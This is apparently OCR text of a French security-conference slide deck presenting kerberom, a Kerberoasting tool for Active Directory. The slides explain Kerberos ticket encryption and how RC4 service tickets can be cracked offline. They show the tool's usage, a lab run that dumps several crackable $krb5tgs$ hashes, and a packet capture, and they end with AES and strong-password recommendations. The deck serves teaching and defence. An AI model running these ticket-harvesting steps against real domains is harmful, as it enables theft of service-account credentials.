
Attaque de iench sur cyber-répertoire-actif : kerberom

by Fist0urs <eddy.maaalou@gmail.com>

Kerberos c’est keuha ? (wikipédia)

- Protocole d’authentification
- Repose sur un mécanisme de clés secrètes et l’utilisation de tickets
- Plusieurs implémentations différentes
- Utilisé comme protocole d’authentification sous UNIX et Windows


Kerberos c’est keuha ??




1) Authentification du client (échanges chiffrés par un secret basé sur un dérivé du mot de passe du client : Kclient)
2) L’AS envoie (TGT, Kclient(KsessionTGS). Note : une partie du TGT est chiffrée avec Kkdc (krbtgt)
3) Le client envoie (TGT, KsessionTGS(authentifiant), service désiré)
4) Le TGS identifie le client *via* le TGT et lui renvoie(TicketService, KsessionTGS(Kclient-service))

TicketService = (service, Kservice(Kclient-service, etc.))


Kerberos en environnement Active Directory





1) Authentification du client (échanges chiffrés par un secret basé sur un dérivé du mot de passe du client : Kclient)
2) L'AS envoie (TGT, Kclient(KsessionTGS). Note : une partie du TGT est chiffrée avec Kkdc (krbtgt)
3) Le client envoie (TGT, KsessionTGS(authentifiant), service désiré)
4) Le TGS identifie le client *via* le TGT et lui renvoie(TicketService, KsessionTGS(Kclient-service))

TicketService = (service, Kservice(Kclient-service, etc.))



1) Authentification du client (échanges chiffrés par un secret basé sur un dérivé du mot de passe du client : **Kclient**)
2) L'AS envoie (TGT, Kclient(**KsessionTGS**). Note : une partie du TGT est chiffrée avec **Kkdc** **(krbtgt)**
3) Le client envoie (TGT, KsessionTGS(authentifiant), service désiré)
4) Le TGS identifie le client *via* le TGT et lui renvoie(TicketService, KsessionTGS(Kclient-service))

TicketService = (service, **Kservice**(Kclient-service, etc.))

Cool story, so what?

1) Il est possible de demander un ticket de service même si nous ne sommes pas autorisés à y accéder

2) Enfin de bénéficier de l'authentification au sein de l'AD, les services peuvent enregistrer un compte de service (Service Principal Name/SPN)

3) Si nous arrivons à retrouver la clé Kservice alors bingo !

Certes, mais c’est facile ?

Algorithmes supportés :

- DES (désactivé par défaut)
- RC4
- AES-128
- AES-256

RC4-HMAC-MD5

1) K = NTLM(password)
2) K1 = HMAC-MD5(K, 0x02)
3) edata1 = checksum = HMAC-MD5(K1, cleartext_ticket)
4) K3 = HMAC-MD5(K1, checksum)
5) edata2 = RC4(K3, cleartext_ticket)

RC4-HMAC-MD5 : en sens inverse

1) K = NTLM(password)
2) K1 = HMAC-MD5(K, 0x02)
3) K2 = K1
4) K3 = HMAC-MD5(K1, checksum)
5) edata2_uncipher = RC4(K3, edata2)
6) If checksum = HMAC-MD5(K2, edata2_uncipher) → BINGO !

RC4-HMAC-MD5 : en sens inverse optim

1) K = NTLM(password)
2) K1 = HMAC-MD5(K, 0x02)
3) K2 = K1
4) K3 = HMAC-MD5(K1, checksum)
5) edata2_uncipher = RC4(K3, edata2) → clair connu
6) (If checksum = HMAC-MD5(K2, edata2_uncipher) → BINGO !)

Mes implémentations

- John the Ripper (x8 en perfs)
- oclHashcat (~AS-Req) → 295 MH/s pour une GTX 1080

Et je récupère toussa avec… kerberom !

https://github.com/Fist0urs/kerberom

$ python kerberom.py –h

```
usage: kerberom.py [-h] -u USERNAME -d DOMAINCONTROLERADDR [-o OUTPUTFILE]  [-iK INPUT_TGT_FILE]
                       [-p PASSWORD | --hash HASH] [-v]  [--delta DELTA] [-k USER_SID | -i INPUTFILE_SPN]

optional arguments:
    -u USERNAME, --username USERNAME
                          format must be userName@DomainFQDN. eg: fistouille@infra.kerberos.com
    -d DOMAINCONTROLERADDR, --domainControlerAddr DOMAINCONTROLERADDR
                          domain Controler FQDN. Can be an IP but ldap retrieval through kerberos
                          method will not work (-k)
     --delta DELTA        set time delta in Kerberos tickets. Useful when DC is not on the same timezone.
                          Format is "(+/-)hours:minutes:seconds", eg. --delta="+00:05:00" or
                          --delta="-02:00:00"
```

```
[redacted]:~/Documents/Shared_Windows/Fist0urs/kerberom$ python kerberom.py -u Fist0urs@mykrbtest.contoso.com -d 192.168.17.45 -p '[redacted]' --delta="-01:30:00" -v
Connecting to '192.168.17.45' using ldap protocol and NTLM authentication!
  [+] Retrieving all SPN and corresponding accounts... Done!
Successfully disconnected from '192.168.17.45'

Asking '192.168.17.45' for a TGT
  [+] Building AS-REQ for 192.168.17.45... Done!
  [+] Sending AS-REQ to 192.168.17.45... Done!
  [+] Receiving AS-REP from 192.168.17.45... Done!
  [+] Parsing AS-REP from 192.168.17.45... Done!
TGT retrieved for user 'Fist0urs'

[+] Iterating through SPN and building corresponding TGS-REQ
  [+] Building TGS-REQ for SPN 'test/johnfufu.fistouille.net:1433' and account '[redacted]'... Done!
  [+] Sending TGS-REQ to 192.168.17.45... Done!
  [+] Receiving TGS-REP from 192.168.17.45... Done!
  [+] Parsing TGS-REP from 192.168.17.45... Done!
  [+] Got encrypted ticket for SPN 'test/johnfufu.fistouille.net:1433' and account '[redacted]'
$krb5tgs$23$*[redacted]$192.168.17.45$test/johnfufu.fistouille.net*$69bd1407d22a699adc36290a199a97873878e6a7b1b36792e916b2c165f8d065edf2a33039c9e15420c7f55d61151d98768aaf02
68e8bae92fdbb0ba4c5c91ccb46272d10c7a507505cffe42db79e50098cfc4272bb0886478aa2d0639efda25f1401c0de8394544a311fcf8d3b4e3c44db2df46bf4ec8b564842f5a1983afa71ab477f5ccfd6fe
ac8797f4925bb33a4cfd4727b86ca4533a791c8a24edace9fc59232f44f
  [+] Building TGS-REQ for SPN 'fufu/fufu.com' and account '[redacted]'... Done!
  [+] Sending TGS-REQ to 192.168.17.45... Done!
  [+] Receiving TGS-REP from 192.168.17.45... Done!
  [+] Parsing TGS-REP from 192.168.17.45... Done!
  [+] Got encrypted ticket for SPN 'fufu/fufu.com' and account '[redacted]'
$krb5tgs$23$*[redacted]$192.168.17.45$fufu/fufu.com*$48464a90a5bb2c1c8efb4532c0888f88$f091adfc53ab9207806ac14b165f14f2f69779e7f87881513f0076826c8cb4a2282b2b26d99299abc7c522f4
322fa8bf635460b0d0efb1c24f1e0b018164af1d96cf83874d8b1e8ac10fdc95d91850f3e324429beda4431607ae9f9f4b2c3b8602aeffce96159f0c9d178de7b87a8540d0ab2d808b40990e6018e17a625acb2
bf93cdfa331d9156f7d76edbfee97e34d084d7e10cc
  [+] Building TGS-REQ for SPN 'timmy/oursours.com:4344' and account 'fu'... Done!
  [+] Sending TGS-REQ to 192.168.17.45... Done!
  [+] Receiving TGS-REP from 192.168.17.45... Done!
  [+] Parsing TGS-REP from 192.168.17.45... Done!
  [+] Got encrypted ticket for SPN 'timmy/oursours.com:4344' and account 'fu'
$krb5tgs$23$*fu$192.168.17.45$timmy/oursours.com*$dc4c16ce492810db68e454cae7cc3684$ca0b76fd8edbcb5ffab7acb1dcc929152c0509b05c8716fa3ba00c7a5ee838d21243ebdb612e758c11f2
1fd0b6916d5e43fe0997ca11c977fd36523d99d5b395e5482e8eab4a5f7964cbbfcb837aed98cb8c64443eb894e46f96ceeb1abccbfc372951e4b3b046752e879681882dbcb4bb3a80f867aecc5c9fd9fe51e73
834e373a5b6b5791815d501b694ca75de0d85801c9985eb
  [+] Building TGS-REQ for SPN 'kuku/metanarcissikprogramming' and account 'fist0urs'... Done!
  [+] Sending TGS-REQ to 192.168.17.45... Done!
  [+] Receiving TGS-REP from 192.168.17.45... Done!
  [+] Parsing TGS-REP from 192.168.17.45... Done!
  [+] Got encrypted ticket for SPN 'kuku/metanarcissikprogramming' and account 'fist0urs'
$krb5tgs$23$*fist0urs$192.168.17.45$kuku/metanarcissikprogramming*$a1ce6939b3986890915ae3c2fd3d0db7$5cf7c259e6b2440f9ab87482deb83c138b75fbc1d6e9946bc2c37d9323f636400bb
49223d0e5bd2fe9e05aa13b1a719a09235ad8f4655033793f19b81bc8f0593ec377d4eae807a59a21154cce3ef0d5ef1b617e03aaf48ec84e99d52c58113510b80b89c9299dc2c02840510e206f56583373bb2a
b10080a1e09b03e952d4cfbac1bff41a1f01447df1a0d8821d8038a588384a8d
```

Filter: kerberos Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
256	0.412559	10.0.2.15	192.168.17.45	KRB5	352	AS-REQ
258	0.444242	192.168.17.45	10.0.2.15	KRB5	737	AS-REP
267	0.463480	10.0.2.15	192.168.17.45	KRB5	789	TGS-REQ
269	0.488293	192.168.17.45	10.0.2.15	KRB5	719	TGS-REP
278	0.500788	10.0.2.15	192.168.17.45	KRB5	770	TGS-REQ
280	0.509040	192.168.17.45	10.0.2.15	KRB5	675	TGS-REP
289	0.522258	10.0.2.15	192.168.17.45	KRB5	780	TGS-REQ
291	0.531829	192.168.17.45	10.0.2.15	KRB5	697	TGS-REP
300	0.544180	10.0.2.15	192.168.17.45	KRB5	786	TGS-REQ
302	0.552978	192.168.17.45	10.0.2.15	KRB5	709	TGS-REP

▶ Transmission Control Protocol, Src Port: kerberos (88), Dst Port: 55640 (55640), Seq: 1, A
▼ Kerberos TGS-REP
  ▶ Record Mark: 661 bytes
    Pvno: 5
    MSG Type: TGS-REP (13)
    Client Realm: MYKRBTEST.CONTOSO.COM
  ▶ Client Name (Service and Instance): Fist0urs
  ▼ Ticket
      Tkt-vno: 5
      Realm: MYKRBTEST.CONTOSO.COM
    ▶ Server Name (Service and Instance): test/johnfufu.fistouille.net:1433
    ▼ enc-part rc4-hmac
        Encryption type: rc4-hmac (23)
        Kvno: 5
        enc-part: 69bd1407d22a699adc36290a199a97873878e6a7b1b36792...
  ▼ enc-part rc4-hmac
      Encryption type: rc4-hmac (23)
      enc-part: 1d44e0d0075ac06c6111e7d6aa4208e2e41d16ea98d2522a...

Conclusions


- Nécessite un compte du domaine
- Pas besoin de droits élevés
- Support Linux/(Windows à venir)
- Quick Win !


Conclusions : recommandations

- Forcer le support AES (serveur 2012)

- Toujours utiliser un compte de service avec un mot de passe aléatoire

Conclusions : recommandations





Questions ?